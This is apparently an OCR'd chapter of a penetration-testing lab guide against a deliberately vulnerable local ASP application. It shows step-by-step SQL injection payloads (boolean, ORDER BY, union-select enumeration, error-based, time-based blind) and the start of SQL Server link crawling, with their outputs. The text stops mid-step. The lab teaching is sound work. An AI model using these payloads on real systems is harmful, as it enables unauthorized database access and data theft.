
This chapter will cover basic SQL injection tests to familiarize you with common techniques. It will also cover how to perform link crawling through SQL injection. This a good example how a SQL Server database links can be crawled via SQL injection during an external penetration test.

5.1 Basic SQL Injections Tests

This section provides an overview of how to manually verify that basic SQL injections are possible in the application.

1. Validate the application works by accessing web server on the URLs below.

```
http://127.0.0.1/search.asp
http://127.0.0.1/employee.asp?id=1
```


http://127.0.0.1/search.asp - Windows Internet Explorer

http://127.0.0.1/search.asp

MBA

My Bad Application

Employee Search

Employee Search


Search

Search Results for:

adventure-works\alan0
adventure-works\alejandro0
adventure-works\alex0
adventure-works\alice0
adventure-works\amy0
adventure-works\andreas0
adventure-works\andrew0
adventure-works\andrew1

6. Validate that basic SQL Injection works by attempting a math operation on the backend database.

```
http://127.0.0.1/employee.asp?id=193
http://127.0.0.1/employee.asp?id=192%2b1
```



http://127.0.0.1/employee.asp?id=193 - Windows Internet Explorer

http://127.0.0.1/employee.asp?id=193

MBA
My Bad Application
Employee Search

Employee Information

ID: 193
Title: Production Technician - WC40
User: adventure-works\alejandro0
Birth Date: 1979-01-06


http://127.0.0.1/employee.asp?id=192%2b1 - Windows Internet Explorer

http://127.0.0.1/employee.asp?id=192%2b1


MBA
My Bad Application
Employee Search

Employee Information

ID: 193
Title: Production Technician - WC40
User: adventure-works\alejandro0
Birth Date: 1979-01-06

7. Validate that basic SQL Injection works by setting the statement to true to view all records.

```
http://127.0.0.1/employee.asp?id=193 or 1=1--
```


http://127.0.0.1/employee.asp?id=193 or 1=1-- - Windows Internet Explorer
http://127.0.0.1/employee.asp?id=193 or 1=1--

MBA

My Bad Application


Employee Search

Employee Information

ID: 1
Title: Chief Executive Officer
User: adventure-works\ken0
Birth Date: 1959-03-02
ID: 2
Title: Vice President of Engineering
User: adventure-works\terri0
Birth Date: 1961-09-01
ID: 3

8. Determine number of columns in the query being used by the page (16). This knowledge will be used later for a union select injection.

```
http://127.0.0.1/employee.asp?id=193 order by 15--
http://127.0.0.1/employee.asp?id=193 order by 16--
http://127.0.0.1/employee.asp?id=193 order by 17--
```


http://127.0.0.1/employee.asp?id=193 order by 15-- Windows Internet Explorer

http://127.0.0.1/employee.asp?id=193 order by 15--


MBA

My Bad Application

Employee Search

Employee Information

ID: 193
Title: Production Technician - WC40
User: adventure-works\alejandro0
Birth Date: 1979-01-06


http://127.0.0.1/employee.asp?id=193 order by 16-- Windows Internet Explorer

http://127.0.0.1/employee.asp?id=193 order by 16--


MBA

My Bad Application

Employee Search

Employee Information

ID: 193
Title: Production Technician - WC40
User: adventure-works\alejandro0
Birth Date: 1979-01-06


http://127.0.0.1/employee.asp?id=193 order by 17-- - Windows Internet Explorer

http://127.0.0.1/employee.asp?id=193 order by 17--


MBA
My Bad Application
Employee Search

Employee Information

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]The ORDER BY position number 17 is out of range of the number of items in the select list.

/employee.asp, line 47
```

9. Validate that union based SQL injection works using the URL below to select a list of databases from the server. Notice that we have to use 16 columns or the injection will error.

```
http://127.0.0.1/employee.asp?id=193 union select
null,null,'Database:'%2bname,null,null,null,null,null,null,null,null,null,null,n
ull,null,null from master..sysdatabases--
```


http://127.0.0.1/employee.asp?id=193 union select null,null,'Database:'%2bname,null,null,null,n - Wind

http://127.0.0.1/employee.asp?id=193 union select null,null,'Database:'%2bname,null,null,null,


MBA
My Bad Application
Employee Search

Employee Information

ID: 193
Title: Production Technician - WC40
User: adventure-works\alejandro0
Birth Date: 1979-01-06
ID:
Title:
User: Database:AdventureWorks2008
Birth Date:
ID:
Title:
User: Database:master
Birth Date:
ID:

10. Validate that error based SQL injection works using the URL below to show the database version in the error message.

```
http://127.0.0.1/employee.asp?id=@@version
```


http://127.0.0.1/employee.asp?id=@@ver… Windows Internet Explorer
http://127.0.0.1/employee.asp?id=@@version
127.0.0.1
SQL Server Version

MBA
My Bad Application
Employee Search

Employee Informati

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Conversion failed when converting the nvarchar value Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (X64) Jul 9 2008 14:17:44 Express Edition (64-bit) on Windows NT 6.1 <X64> (Build 7601: Service Pack 1) (VM) ' to data type in

/employee.asp, line 47

11. Validate that time based blind SQL injection works using the URL below to force the server to wait 10 seconds before responding. In the second example, if the server waits 10 seconds to respond you are a sysadmin. You should not be so the page should return immediately.


```
http://127.0.0.1/employee.asp?id=193;waitfor delay '00:00:10';--
http://127.0.0.1/employee.asp?id=287;IF (select IS_SRVROLEMEMBER('sysadmin')) = 1
waitfor delay '00:00:10';--
```

5.2 Basic Database Link Crawling Tests

This section provides an overview of how to manually verify that database link crawling is possible in the lab environment. The instructions below will walk through it one step at a time as an attacker might.

1. Select the server name and database user from **server1**.

```
http://127.0.0.1/employee.asp?id=193 union select null,null,'Server:
'%2b@@servername%2b' DBuser: '%2b
system_user,null,null,null,null,null,null,null,null,null,null,null,null,null from
master..sysservers--
```


http://127.0.0.1/employee.asp?id=193 union select null,null,'Server: '%2b@@servername%2b' DBuse

http://127.0.0.1/employee.asp?id=193 union select null,null,'Server: '%2b@@servername%2b'

MBA

My Bad Application

Employee Search


Employee Information

ID: 193
Title: Production Technician - WC40
User: adventure-works\alejandro0
Birth Date: 1979-01-06
ID:
Title:
User: Server: WIN-OGD2LLLUIPN\SERVER1 DBuser: s1user
Birth Date:

SQL Server instance nameand Database User for the backend database being used by the application

2. Check for sysadmin privileges on the database entry point, which should be **server1**. The injection should return a **0** indicating that the database user used by the web application does **not** have sysadmin privileges.

```
http://127.0.0.1/employee.asp?id=193 union select null,null,'Sysadmin privileges:
'%2bcast((select is_srvrolemember('sysadmin')) as
varchar),null,null,null,null,null,null,null,null,null,null,null,null,null from
master..sysservers—
```


http://127.0.0.1/employee.asp?id=193 union select null,null,'Sysadmin privileges: '%2bcast((sel - Wind

http://127.0.0.1/employee.asp?id=193 union select null,null,'Sysadmin privileges: '%2bcast((sel

MBA

My Bad Application


Employee Search

Employee Information

ID: 193
Title: Production Technician - WC40
User: adventure-works\alejandro0
Birth Date: 1979-01-06
ID:
Title:
User: Sysadmin privileges: 0
Birth Date:

3. Select a list of available database links on **server1**. You should see server2 on the list.

```
http://127.0.0.1/employee.asp?id=193 union select null,null,'Link:
'%2bsrvname,null,null,null,null,null,null,null,null,null,null,null,null,null from
master..sysservers--
```


http://127.0.0.1/employee.asp?id=193 union select null,null,'Link: '%2bsrvname,null,null,null,n - Windo

http://127.0.0.1/employee.asp?id=193 union select null,null,'Link: '%2bsrvname,null,null,null,nu

MBA

My Bad Application

Employee Search

